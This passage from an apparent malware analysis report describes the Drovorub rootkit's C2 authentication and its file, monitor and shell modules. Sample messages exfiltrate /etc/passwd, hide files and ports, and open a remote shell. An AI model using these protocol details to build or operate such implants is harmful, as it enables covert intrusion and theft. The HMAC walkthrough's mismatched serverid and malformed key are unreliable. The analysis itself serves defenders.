The client's password for the "signin" process is never sent across the network. Instead, the client sends a keyed-hash message authentication code (HMAC). To generate the HMAC, the client retrieves its "client_pass" value and uses this value as an HMAC key. To fully generate the HMAC, the client uses the "serverid" as the text value that is hashed. The client passes both the HMAC key and "serverid" to the POCO library's HMAC-MD5 engine to generate the HMAC value. The HMAC value is base64 encoded

and used as the "token" value in the “auth.login” message. The following example shows how to manually generate the HMAC "token" value seen in Figure 17 above.

1. Assume the "client_pass" and the "serverid" values are as follows:
    a. "client_pass": `pass4567`
    b. "serverid" (hex): `e8424a4de6c57f238305c06a33e241542c099283`
2. Generate the HMAC:
    a. `echo -n " e8424a4de6c57f238305c06a33e241542c099283" | xxd -r -p | openssl dgst -md5 -hmac pass4567 -binary | base64`
    b. **"token": `WAKDUg4GCbPZTyea12NqnQ==`** *(same value as seen in Figure 15 above)*

Figure 18: Manual generation of the HMAC "token" value (“signin” process)

The client then builds its “auth.login” (mode = "signin") message and sends it to the Drovorub-server, as shown in the example at the beginning of this section. To reiterate, the "clientid" is the AES encrypted "client_login" value and the "token" is an HMAC of the "serverid" value using the "client_pass" value as the key.

The Drovorub-server then parses the client's "auth.login" request and determines if the "signin" table or the "login" table will be queried by checking the "mode" value specified. If the client is requesting to "signin", the Drovorub-server decrypts the "clientid" using the same AES-256 key and IV that was generated by the client. The Drovorub-server is able to generate the same AES-256 key and IV because the "serverid" and decrypted client "token" from the initial "auth.hello" messages are known by both the Drovorub-server and the client. The decrypted "clientid" is the plaintext username stored in the "signin" table in the Drovorub-server's MySQL database.

The Drovorub-server then logs into its MySQL database and queries for the password corresponding to the decrypted "clientid" sent by the client. The returned password is then used as a key to generate an HMAC over the "serverid". The Drovorub-server compares this HMAC to the one sent by the client in the “auth.login” message. If these values match, the Drovorub-server uses the POCO UUIDGenerator library to generate a unique UUID for the authenticating client. The Drovorub-server then formulates an “auth.pending” (YXV0aC5wZW5kaW5n) message, like the one shown in the example below.

```
{"children":
    [
        {"name":"module","value":"Y2xvdWQuYXV0aA=="},
        {"name":"action","value":"YXV0aC5wZW5kaW5n"},
        {"name":"clientid","value":"D7MSQ8AJxrZxxd3GCNYK+cs7rp1Ebcs
        dI1Sb3SlZjSy5Ayyi1BI7Xw32KCqjs0pe"},
        {"name":"clientkey","value":"PMC3eUxbK9TkZ6ofyV8HyUNj5jVNAG
        HUA9Qbu3RUYmI="}
    ]
}
```

Figure 19: Drovorub-server "auth.pending" response

The "clientid" value is the UUID generated by the Drovorub-server and is encrypted using the same AES-256 key and IV. The "clientkey" value is the hard-coded constant string "clientkey" that is first hex encoded and then encrypted with the same AES-256 key and IV.

The client parses the Drovorub-server's "auth.pending" message and stores the "clientid" and the "clientkey" values in its existing configuration file. The "clientid" value is decrypted before being stored in the configuration file. Likewise, the "clientkey" value is also decrypted, but instead is stored as a base64 encoded string in the configuration file. For the Drovorub-client, these values are stored in the fields named "id" and "key", whereas for the Drovorub-agent these values are stored in the fields named "clientid" and "clientkey_base64". These values are used for any future authentication attempts to the Drovorub-server, in which case the "login" process described in the next section is used.

Next, the client responds to the Drovorub-server with an "auth.commit" message, indicating a successful write to its configuration file. The Drovorub-server parses the client's response looking for a module value of "cloud.auth" (Y2xvdWQuYXV0aA==) and an action value of "auth.commit" (YXV0aC5jb21taXQ=). If both of these values are received, the client is registered in the Drovorub-server's MySQL database. The values entered into the database are the generated UUID, the base64 encoded string "clientkey", and an "accountid", which is likely used to differentiate between a Drovorub-client and a Drovorub-agent. Finally, the Drovorub-server responds to the client with an "auth.passed" (YXV0aC5wYXNzZWQ=) message, as shown in the example below. The client has now successfully authenticated and registered itself for the first time with the Drovorub-server and is ready for tasking.

```
{"children":
      [
            {"name":"module","value":"Y2xvdWQuYXV0aA=="},
            {"name":"action","value":"YXV0aC5jb21taXQ="}
      ]
}
```

Figure 20: Client "auth.commit" message

```
{"children":
      [
            {"name":"module","value":"Y2xvdWQuYXV0aA=="},
            {"name":"action","value":"YXV0aC5wYXNzZWQ="}
      ]
}
```

Figure 21: Drovorub-server "auth.passed" response

Client "login" Process

The following is an example of an “auth.login” message for “login” authentication.

```
{"children":
    [
        {"name":"module","value":"Y2xvdWQuYXV0aA=="},
        {"name":"action","value":"YXV0aC5sb2dpbg=="},
        {"name":"mode","value":"bG9naW4="},
        {"name":"clientid","value":"4h0fm4AffQntf0O7hhdhIlZUmbZvsk3
        1jU08OwgomXsVf+HIKaPWpWwcYJ9cS493"},
        {"name":"token","value":"axCTGMUnr2v9FhRQmf2wYQ=="}
    ]
}
```

Figure 22: Client "auth.login" - "login" request

The client follows the "login" process for authentication if it has previously registered itself with the Drovorub-server. For a registered Drovorub-client, its configuration file contains "id" and "key" entries, whereas for a registered Drovorub-agent, its configuration file contains "clientid" and "clientkey_base64" entries. The client uses these values from its configuration file to authenticate with the Drovorub-server.

Prior to sending the authentication request, the client first generates an AES-256 key and IV. This is done in the same manner as described in the "signin" process. First, the client generates a SHA1 digest of the "serverid" concatenated with the decrypted client "token" sent in the initial "auth.hello" messages. Then the client generates the AES-256 key and IV using the SHA1 digest as the passphrase. Finally, the client encrypts the “id” (Drovorub-client) or "clientid” (Drovorub-agent) value from its configuration file with that AES-256 key and IV and then base64 encodes it. This value is used as the “clientid” in the “auth.login” message. (**NOTE**: This AES-256 key and IV are different from the ones generated during the "signin" process and will be unique each time a client authenticates with the Drovorub-server. This is because the Drovorub-server generates a new random 16 byte value to build the "serverid" each time, which is then used to create the passphrase needed to generate the AES-256 key and IV.)

The “key” (Drovorub-client) or “clientkey_base64” (Drovorub-agent) value from the client’s configuration file is used to build the “token” value in the “auth.login” message. Just like the “token” in the “signin” process, this “token” value is also an HMAC. To generate the HMAC, the "key" (or ″clientkey_base64″) value is retrieved and base64 decoded. The decoded value is then hex encoded and returned as a string. This returned string value is then hex encoded again and used as the HMAC key. To fully generate the HMAC, the "serverid" from the server's "auth.hello" message is used as the text value that is hashed. Both the HMAC key and "serverid" are passed to the POCO library's HMAC MD5 engine to generate the HMAC value. Once the HMAC is generated, it is base64 encoded. The following table shows how to manually generate the HMAC “token” value seen in Figure 22 above.

1. Assume the client's "key" (or “clientkey_base64”) value in its configuration file and the "serverid" are as follows:
    a. "key": `Y2xpZW50a2V5`
    b. "serverid": `a541a27adf5673d53ff2db8adc7608b071fbcd31`
2. Base64 decode the "key" value
    a. `echo -n "Y2xpZW50a2V5" | base64 -d`
    b. Result: `clientkey`
3. Hex encode "clientkey"
    a. `echo -n "Y2xpZW50a2V5" | base64 -d | xxd`
    b. Result: `636c69656e746b6579`
4. Hex encode "636c69656e746b6579"
    a. `echo -n "636c69656e746b6579" | xxd`
    b. HMAC key: `36333663363936353665373436623653739`
5. Generate the HMAC
    a. `echo -n 9a8b64bcb7156e49f7b82087d3fbabaae18013aa | xxd -r -p | openssl dgst -md5 -mac HMAC -macopt hexkey:36333663363936353665373436623653739 -binary | base64`
    b. **HMAC value (base64): `axCTGMUnr2v9FhRQmf2wYQ==`** ***(same value as seen in Figure 22 above)***

Figure 23: Manual generation of the HMAC “token” value (“login” process)

The Drovorub-server parses the client's “auth.login” message and decrypts the "clientid" using the same AES-256 key and IV the client used to encrypt the value. Again, the Drovorub-server is able to generate the same AES-256 key and IV because the "serverid" and decrypted client "token" from the "auth.hello" messages are known by both the Drovorub-server and the client. Using the decrypted "clientid", the Drovorub-server queries its MySQL database and retrieves the corresponding "clientkey" (i.e. password) for the authenticating client. The Drovorub-server then performs the same HMAC MD5 operation on the "clientkey" to generate an HMAC value. If the Drovorub-server's generated HMAC matches the client's HMAC in the "token" field of the "auth.login" message, the Drovorub-client is authenticated and the Drovorub-server responds with an "auth.passed" message. The Drovorub-client has now successfully logged into the Drovorub-server and is ready for tasking.

```
{"children":
      [
            {"name":"module","value":"Y2xvdWQuYXV0aA=="},
            {"name":"action","value":"YXV0aC5wYXNzZWQ="}
      ]
}
```

Figure 24: Server "auth.passed" response

Command Tasking

As mentioned previously, all Drovorub C2 communications have the basic form shown in the figure below, although the order of the JSON objects within the “children” array may differ slightly for different C2 commands. One exception to this structure is a periodic "ping"/"pong" keep-alive check. Again, this structure applies to all communications to and from the Drovorub-server, Drovorub-client, and Drovorub-agent. C2 tasks are grouped into modules based on apparent function, with each module supporting various "action" values, which are the C2 commands and responses.

```
{"children":
      [
            {"name":"module","value":"<BASE64 VALUE>"},
            {"name":"action","value":"<BASE64 VALUE>"},
            ...
      ]
}
```

Figure 25: Basic structure of Drovorub communications

The following figures show the structure of the "ping" requests from the Drovorub-server and the "pong" response from either a Drovorub-client or Drovorub-agent. Both are sent in plaintext, but the "pong" responses will be masked via RFC 6455. The interval at which the keep-alive checks are sent is defined in the Drovorub-server's configuration file.

```
{"ping":"ping"}
```

Figure 26: Drovorub-server "ping" request

```
{"pong":"pong"}
```

Figure 27: Drovorub-client or Drovorub-agent "pong" response

The following table shows supported C2 modules for the Drovorub-server, Drovorub-client, and Drovorub-agent.

Table II: Drovorub supported C2 modules

Module	Module (Base64)	Description
cloud.auth	Y2xvdWQuYXV0aA==	Authentication module
file	ZmlsZQ==	File transfer module (upload/download)
monitor	bW9uaXRvcg==	Rootkit artifact hiding module **(not supported by Drovorub-agent)**
shell	c2hlbGw=	Remote shell module **(not supported by Drovorub-agent)**
tunnel	dHVubmVs	Port forwarding module

"cloud.auth" module

The "cloud.auth" module is used for authentication of Drovorub-clients and Drovorub-agents with the Drovorub-server. See the Authentication section above for further details on this module. The following table shows the supported actions for "cloud.auth" as well as the possible parameters associated with those actions.

Table III: Drovorub "cloud.auth" module actions

Action	Action (Base64)	Parameters supported
auth.hello	YXV0aC5oZWxsbw==	clientid, serverid, token
auth.login	YXV0aC5sb2dpbg==	mode, clientid, token
auth.failed	YXV0aC5mYWlsZWQ=	Clientid
auth.pending	YXV0aC5wZW5kaW5n	clientid, clientkey
auth.passed	YXV0aC5wYXNzZWQ=	None

Table IV: Drovorub "cloud.auth" module action parameters

Parameter Name	Parameter Value	Parameter Value (Base64)
clientid	<variable>	<variable>
clientkey	clientkey	Y2xpZW50a2V5
mode	signin	c2lnbmlu

Parameter Name	Parameter Value	Parameter Value (Base64)
	login	bG9naW4=
serverid	<variable>	<variable>
token	<variable>	<variable>

"file" module

The "file" module is used for file transfer. Files can be uploaded to and downloaded from Drovorub-clients only, by either other Drovorub-clients or Drovorub-agents.

The following tables show the actions and their supported parameters for the "file" module. All actions include at a minimum a "session_id", "src_id", and "dst_id" to keep track of the current file transfer session. Except for "transfer_request" actions, the "src_id" is usually the sender of the action while "dst_id" is the receiver of the action. For "transfer_request" actions, a Drovorub-server is the sender of the action and the "src_id" is the receiver, which is either a Drovorub-agent or Drovorub-client.

Table V: Drovorub "file" module actions

Action	Action (Base64)	Parameters Supported	Description
transfer_request	dHJhbnNmZXJfcmVxdWVzdA==	session_id, src_id, dst_id, local_path, remote_id, remote_path, mode	Initiate a file transfer; "mode" is either "upload" or "download"; "remote_id" and "remote_path" specify the client or agent UUID and the path to which a file is being uploaded to or downloaded from; the command is sent from a Drovorub-server to "src_id"
transfer_status	dHJhbnNmZXJfc3RhdHVz	session_id, src_id, dst_id, status, progress, reason	Status and progress of file transfer
transfer_abort	dHJhbnNmZXJfYWJvcnQ=	session_id, src_id, dst_id	Abort the file transfer
open	b3Blbg==	session_id, path, mode, src_id, dst_id	Open the given file ("path") for either reading (download) or writing (upload) based on the access mode ("mode" = "r" or "w"); **(NOTE: *If a Drovorub-agent is the receiver of this command ("dst_id"), it always responds back with "open_fail"*)**

Action	Action (Base64)	Parameters Supported	Description
open_success	b3Blbl9zdWNjZXNz	session_id, src_id, dst_id, size	Report successful open or creation of a file
open_fail	b3Blbl9mYWls	session_id, src_id, dst_id, reason	Report an error opening or creating a file
read	cmVhZA==	session_id, src_id, dst_id	Start file download
read_fail	cmVhZF9mYWls	session_id, src_id, dst_id, reason	Report an error during file download
read_data	cmVhZF9kYXRh	session_id, src_id, dst_id, offset, data	Sending file data *(for file downloads)*
write	d3JpdGU=	session_id, src_id, dst_id, offset, data	Sending file data *(for file uploads)*
write_fail	d3JpdGVfZmFpbA==	session_id, src_id, dst_id, reason	Report an error during file upload
close	Y2xvc2U=	session_id, src_id, dst_id, status	Close the file (end of file transfer)

Table VI: Drovorub "file" module action parameters

Parameter Name	Parameter Value(s)	Parameter Value(s) (Base64)	Description
session_id	<variable>	<variable>	A unique UUID to track the file transfer session
src_id	<variable>	<variable>	The UUID of the sender of the command
dst_id	<variable>	<variable>	The UUID of the receiver of the command
local_path	<variable>	<variable>	A file path
remote_id	<variable>	<variable>	The UUID of the remote Drovorub-client for which a file is being uploaded to or downloaded from
remote_path	<variable>	<variable>	The file path on the remote Drovorub-client intended to be downloaded or uploaded to
mode	upload	dXBsb2Fk	Either: (a) type of file transfer (upload or download) **OR** (b) type of file access (r, w, rw)
	download	ZG93bmxvYWQ	
	r	cg==	
	w	dw==	
	rw	cnc=	
path	<variable>	<variable>	A file path
size	<variable>	<variable>	Size of file being downloaded; value always appears to be zero for file uploads (probably because no file data has been uploaded yet via a "write" action)
offset	<variable>	<variable>	Offset in the file to insert contents of the "data" parameter
data	<variable>	<variable>	File content
status	progress	cHJvZ3Jlc3M=	Status of file transfer
	complete	Y29tcGxldGU=	
	error	ZXJyb3I=	

Parameter Name	Parameter Value(s)	Parameter Value(s) (Base64)	Description
	aborted	YWJvcnRlZA==	
progress	<variable>	<variable>	File transfer percent completed
reason	<variable>	<variable>	Reason for reported error

The figures below show the command sequence for file download and file upload, if successful. Any errors opening, reading, or writing files are reported at the appropriate stage.



Figure 28: File download sequence



Figure 29: File upload sequence

File Download Example

The following steps illustrate an example sequence of actions for a Drovorub-agent downloading a file from a Drovorub-client.

1. **"transfer_request"**: A Drovorub-server sends a "transfer_request" to the Drovorub-agent to initiate the file transfer. In this case, the "mode" value decodes to "download" so this is a file download. The "remote_id" parameter is the UUID of the Drovorub-client from which to download the file specified in "remote_path". In this case, the file being downloaded is "/etc/passwd". The "local_path" parameter is the file path on the Drovorub-agent where the file is downloaded to, which in this case is "/tmp/passwd".

```
{"children":
    [
        {"name":"module","value":"ZmlsZQ=="},
        {"name":"action","value":"dHJhbnNmZXJfcmVxdWVzdA=="},
        {"name":"session_id","value":"UGRrQnh2MnQzVzBsa0U4Zg=="},
        {"name":"src id","value":"ZTM5MTg0N2MtYmFlNy0xMWVhLWI0YmMtMDAwYzI5MTMwYjcx"},
        {"name":"dst_id","value":"YjkyMzdlYzAtYmFlNy0xMWVhLTlkYTAtMDAwYzI5MTMwYjcx"},
        {"name":"local_path","value":"L3RtcC9wYXNzd2Q="},
        {"name":"remote id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAwYzI5MTMwYjcx"},
        {"name":"remote path","value":"L2V0Yy9wYXNzd2Q="},
        {"name":"mode","value":"ZG93bmxvYWQ="}
    ]
}
```


Figure 30: "transfer_request"

2. **"open"**: The Drovorub-agent sends the "open" action to the intended Drovorub-client, instructing it to open the specified file path for reading. The "mode" parameter is set to "r" for read access.


```
{"children":
    [
        {"name":"module","value":"ZmlsZQ=="},
        {"name":"session_id","value":"UGRrQnh2MnQzVzBsa0U4Zg=="},
        {"name":"path","value":"L3RtcC9zdGFnZXovcGFzc3dk"},
        {"name":"mode","value":"cg=="},
        {"name":"action","value":"b3Blbg=="},
        {"name":"src_id","value":"YjkyMzdlYzAtYmFlNy0xMWVhLTlkYTAtMDAwYzI5MTMwYjcx"},
        {"name":"dst id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAwYzI5MTMwYjcx"}
    ]
}
```


Figure 31: "open"

3. **"open_success"**: The Drovorub-client sends an "open_success" response to the Drovorub-agent, which signifies that the Drovorub-client successfully opened the specified file for reading. The response includes the size of the file being downloaded.


```
{"children":
    [
        {"name":"module","value":"ZmlsZQ=="},
        {"name":"session_id","value":"UGRrQnh2MnQzVzBsa0U4Zg=="},
        {"name":"size","value":"MTk0OQ=="},
        {"name":"action","value":"b3Blbl9zdWNjZXNz"},
        {"name":"src_id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAwYzI5MTMwYjcx"},
        {"name":"dst id","value":"YjkyMzdlYzAtYmFlNy0xMWVhLTlkYTAtMDAwYzI5MTMwYjcx"}
    ]
}
```


Figure 32: "open_success"

4. **"read"**: The Drovorub-agent sends the "read" command to the Drovorub-client, which signifies that the Drovorub-agent is ready to receive the file data.


```
{"children":
    [
        {"name":"module","value":"ZmlsZQ=="},
        {"name":"session_id","value":"UGRrQnh2MnQzVzBsa0U4Zg=="},
        {"name":"action","value":"cmVhZA=="},
        {"name":"src id","value":"YjkyMzdlYzAtYmFlNy0xMWVhLTlkYTAtMDAwYzI5MTMwYjcx"},
        {"name":"dst id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAwYzI5MTMwYjcx"}
    ]
}
```


Figure 33: "read"

5. **"read_data"**: The Drovorub-client sends a "read_data" response containing the file contents. Multiple "read_data" responses can be sent at this stage if the file is large. The response includes an "offset" parameter that indicates the file offset of the provided data.


```
{"children":
    [
        {"name":"module","value":"ZmlsZQ=="},
        {"name":"session_id","value":"UGRrQnh2MnQzVzBsa0U4Zg=="},
        {"name":"src id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAwYzI5MTMwYjcx"},
        {"name":"dst id","value":"YjkyMzdlYzAtYmFlNy0xMWVhLTlkYTAtMDAwYzI5MTMwYjcx"},
        {"name":"action","value":"cmVhZF9kYXRh"},
        {"name":"offset","value":"MA=="},
        {"name":"data","value":"cm9vdDp4OjA6MDpyb290Oi9yb2…<TRUNCATED>…"}
    ]
}
```


Figure 34: "read_data"

6. **"close"**: The Drovorub-agent sends a "close" command to the Drovorub-client to end the file transfer and close the open file.


```
{"children":
    [
        {"name":"module","value":"ZmlsZQ=="},
        {"name":"session_id","value":"UGRrQnh2MnQzVzBsa0U4Zg=="},
        {"name":"action","value":"Y2xvc2U="},
        {"name":"src id","value":"YjkyMzdlYzAtYmFlNy0xMWVhLTlkYTAtMDAwYzI5MTMwYjcx"},
        {"name":"dst_id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAwYzI5MTMwYjcx"}
    ]
}
```


Figure 35: "close"

"monitor" module

The "monitor" module is used for hiding specific file, module, and/or network artifacts from user-space view. It allows artifacts to be added, deleted, or modified. This module is supported by the Drovorub-client, but not the Drovorub-agent. (**NOTE**: The Drovorub-agent does make requests for artifacts to hide, but the Drovorub-server always responds with "null", indicating nothing to hide.) The Drovorub-client records information about all hidden file, module, and network artifacts in its configuration file (see example in the Drovorub-client Configuration section). The Drovorub-client relays all "monitor" module commands to the Drovorub-kernel module for implementation (see the Host-based Communication section for details on how the Drovorub-client and Drovorub-kernel module communicate). The following tables show the actions and their supported parameters for the "monitor" module.

Table VII: Drovorub "monitor" module actions

Action	Action (Base64)	Parameters Supported	Description
file_list_request	ZmlsZV9saXN0X3JlcXVlc3Q=	client_id	Request sent to Drovorub-server for file, module, or network artifacts to hide
module_list_request	bW9kdWxlX2xpc3RfcmVxdWVzdA=		
net_list_request	bmV0X2xpc3RfcmVxdWVzdA==		
file_list_reply	ZmlsZV9saXN0X3JlcGx5	client_id, records, mon_id, mask, port, proto, active	Response to a request for file, module, network, or artifacts to hide
module_list_reply	bW9kdWxlX2xpc3RfcmVwbHk=		
net_list_reply	bmV0X2xpc3RfcmVwbHk=		
file_add_request	ZmlsZV9hZGRfcmVxdWVzdA==		

Action	Action (Base64)	Parameters Supported	Description
module_add_request	bW9kdWxlX2FkZF9yZXF1ZXN0	client_id, mon_id, mask, port, proto, active	Add a specific file, module, or network artifact to the list of hidden artifacts
net_add_request	bmV0X2FkZF9yZXF1ZXN0		
file_del_request	ZmlsZV9kZWxfcmVxdWVzdA==	client_id, mon_id	Delete a specific file, module, or network artifact that matches the given "mon_id"
module_del_request	bW9kdWxlX2RlbF9yZXF1ZXN0		
net_del_request	bmV0X2RlbF9yZXF1ZXN0		
file_mod_request	ZmlsZV9tb2RfcmVxdWVzdA==	client_id, mon_id, mask, port, proto, active	Modify a current file, module, or network artifact that matches the given "mon_id"; update current entry with values given in "mask", "port", "proto", and "active" parameters
module_mod_request	bW9kdWxlX21vZF9yZXF1ZXN0		
net_mod_request	bmV0X21vZF9yZXF1ZXN0		

Table VIII: Drovorub "monitor" module action parameters

Parameter Name	Parameter Value(s)	Parameter Value (Base64)	Description
active	true	dHJ1ZQ==	Whether the file, module, network, or process artifact should currently be hidden or not
	false	ZmFsc2U=	
client_id	<variable>	<variable>	The Drovorub-client or Drovorub-agent UUID
mask	<variable>	<variable>	The name of the file or module to hide
mon_id	<variable>	<variable>	A UUID that identifies the specific file, module, network, or process artifact entry
port	<variable>	<variable>	Network port number
proto	<variable>	<variable>	Network protocol (e.g. tcp or udp)
reason	<variable>	<variable>	An error message
records	<variable>	<variable>	An array of file, module, network, and/or artifact entries; each entry contains at a minimum a mon_id and a client_id

The following are examples of some of the "monitor" module commands.

"file_add_request" Example

The following command shows an example of adding a file name to the list of hidden artifacts. The "mon_id" value is an identifier for this specific file. The "mask" value is the name of file to be hidden; in this example, "collectz" ("Y29sbGVjdHo"). Finally, "active" specifies whether the kernel module should be actively hiding the file or not; in this example, "active" is set to true ("dHJ1ZQ==").

```
{"children":
    [
        {"name":"module","value":"bW9uaXRvcg=="},
        {"name":"action","value":"ZmlsZV9hZGRfcmVxdWVzdA=="},
        {"name":"client_id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAwYzI5MTMwYjcx"},
        {"name":"mon id","value":"Mzk1NjAyNTQtNjIyZS1iMDIyLTNlYmUtNDA0ODY3ZjlhYTRk"},
        {"name":"mask","value":"Y29sbGVjdHo="},
        {"name":"active","value":"dHJ1ZQ=="}
    ]
}
```


Figure 36: "file_add_request"

"net_list_request" / "net_list_reply" Example

The Drovorub-client requests all of its network artifact records.


```
{"children":
    [
        {"name":"module","value":"bW9uaXRvcg=="},
        {"name":"action","value":"bmV0X2xpc3RfcmVxdWVzdA=="},
        {"name":"client_id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAwYzI5MTMwYjcx"}
    ]
}
```


Figure 37: Drovorub-client "net_list_request" sent to Drovorub-server

The Drovorub-server responds back with a list of network artifact "records". Each record contains a unique UUID ("mon_id"), the port to hide ("port"), the protocol associated with the port ("proto"), whether to enable or disable hiding of the port ("active"), and finally the UUID of the Drovorub-client ("client_id"). In this example, the Drovorub-client should be hiding TCP ports 12345 and 45678.


```
{"children":
    [
        {"name":"module","value":"bW9uaXRvcg=="},
        {"name":"action","value":"bmV0X2xpc3RfcmVwbHk="},
        {"name":"client id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAwYzI5MTMwYjcx"},
        {"name":"records","value":
            [
                [
                    {"name":"mon id","value":"MmZjYTllY2MtOWM0Mi0xOWRhLTlmYWItOGZlMmU
                    5ZmI3YmUx"},
                    {"name":"port","value":"MTIzNDU="},
                    {"name":"proto","value":"dGNw"},
                    {"name":"active","value":"dHJ1ZQ=="},
                    {"name":"client id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAw
                    YzI5MTMwYjcx"}
                ],
                [
                    {"name":"mon_id","value":"OTU0NTI0MDEtM2QxYy0zMWZmLTVmOTgtZTY0Mjd
                    mYTVlNWQ4"},
                    {"name":"port","value":"NDU2Nzg="},
                    {"name":"proto","value":"dGNw"},
                    {"name":"active","value":"dHJ1ZQ=="},
                    {"name":"client_id","value":"YzhiNDY0ODAtYmFlNy0xMWVhLWI2ZWYtMDAw
                    YzI5MTMwYjcx"}
                ]
            ]
        }
    ]
}
```


Figure 38: Drovorub-server "net_list_reply" sent to Drovorub-client

"shell" module

The "shell" module provides remote shell access on Drovorub-clients only. Drovorub-agents do not support the "shell" module. The command-line shell program used to execute commands is hardcoded in

the Drovorub-client binary. The following tables show the actions and their supported parameters for the "shell" module.

Table IX: Drovorub "shell" module actions

Action	Action (Base64)	Parameters Supported	Description
open	b3Blbg==	session.id, src_id, dst_id	Request a command-line shell be opened on a Drovorub_client ("dst_id")
open.success	b3Blbi5zdWNjZXNz	session.id, src_id, dst_id	Report successful open of shell
open.fail	b3Blbi5mYWls	session.id, src_id, dst_id	Report failure to open shell
data	ZGF0YQ==	session.id, src_id, dst_id, data	Send and receive arbitrary shell commands and results
close	Y2xvc2U=	session.id, src_id, dst_id	Terminate the shell

Table X: Drovorub "shell" module action parameters

Parameter Name	Parameter Value(s)	Parameter Value(s) (Base64)	Description
session.id	<variable>	<variable>	A unique id to track the shell session
src_id	<variable>	<variable>	UUID of sender of command or results
dst_id	<variable>	<variable>	UUID of receiver of command or results
data	<variable>	<variable>	Shell commands and responses

Shell Example

The following is an example of opening a shell session on a Drovorub-client and sending commands:

1. **"open"**: A Drovorub-server sends the "open" action to a Drovorub-client to open a command-line shell.


```
{"children":
    [
        {"name":"module","value":"c2hlbGw="},
        {"name":"action","value":"b3Blbg=="},
        {"name":"session.id","value":"ODhjY2ExMjI0NjRiOGNiNGViMWE3NDYyYWM4NDA5Mjc5Yj
        AxMTU5Mw==="},
        {"name":"src_id","value":"OTcyMDVjZGMtYzA2Yy0xMWVhLTk0MWEtMDAwYzI5MTMwYjcx"},
        {"name":"dst_id","value":"OTYwNWRlMjYtYzA2Yy0xMWVhLWI2NTAtMDAwYzI5MTMwYjcx"}
    ]
}
```


Figure 39: Drovorub-server sends an "open" action to start a command-line shell on a Drovorub-client

2. **"open.success"**: The Drovorub-client reports back that the command-line shell was successfully opened.

```
{"children":
    [
        {"name":"module","value":"c2hlbGw="},
        {"name":"action","value":"b3Blbi5zdWNjZXNz"},
        {"name":"session.id","value":"ODhjY2ExMjI0NjRiOGNiNGViMWE3NDYyYWM4NDA5Mjc5Yj
        AxMTU5Mw=="},
        {"name":"src_id","value":"OTYwNWRlMjYtYzA2Yy0xMWVhLWI2NTAtMDAwYzI5MTMwYjcx"},
        {"name":"dst_id","value":"OTcyMDVjZGMtYzA2Yy0xMWVhLTk0MWEtMDAwYzI5MTMwYjcx"}
    ]
}
```


Figure 40: Drovorub-client reports successful opening of command-line shell

3. **"data"**: The Drovorub-server sends a "data" action containing the shell command to execute. In the below example, the "id" command is sent.


```
{"children":
    [
        {"name":"module","value":"c2hlbGw="},
        {"name":"action","value":"ZGF0YQ=="},
        {"name":"session.id","value":"ODhjY2ExMjI0NjRiOGNiNGViMWE3NDYyYWM4NDA5Mjc5Yj
        AxMTU5Mw=="},
        {"name":"src_id","value":"OTcyMDVjZGMtYzA2Yy0xMWVhLTk0MWEtMDAwYzI5MTMwYjcx"},
        {"name":"dst_id","value":"OTYwNWRlMjYtYzA2Yy0xMWVhLWI2NTAtMDAwYzI5MTMwYjcx"},
        {"name":"data","value":"aWQNCg=="}
    ]
}
```


Figure 41: Drovorub-server sends a shell command

4. **"data"**: The Drovorub-client responds with the results of the command. (**NOTE**: This command and response sequence in steps 3 and 4 will repeat until the Drovorub-server is done sending commands.)


```
{"children":
    [
        {"name":"module","value":"c2hlbGw="},
        {"name":"action","value":"ZGF0YQ=="},
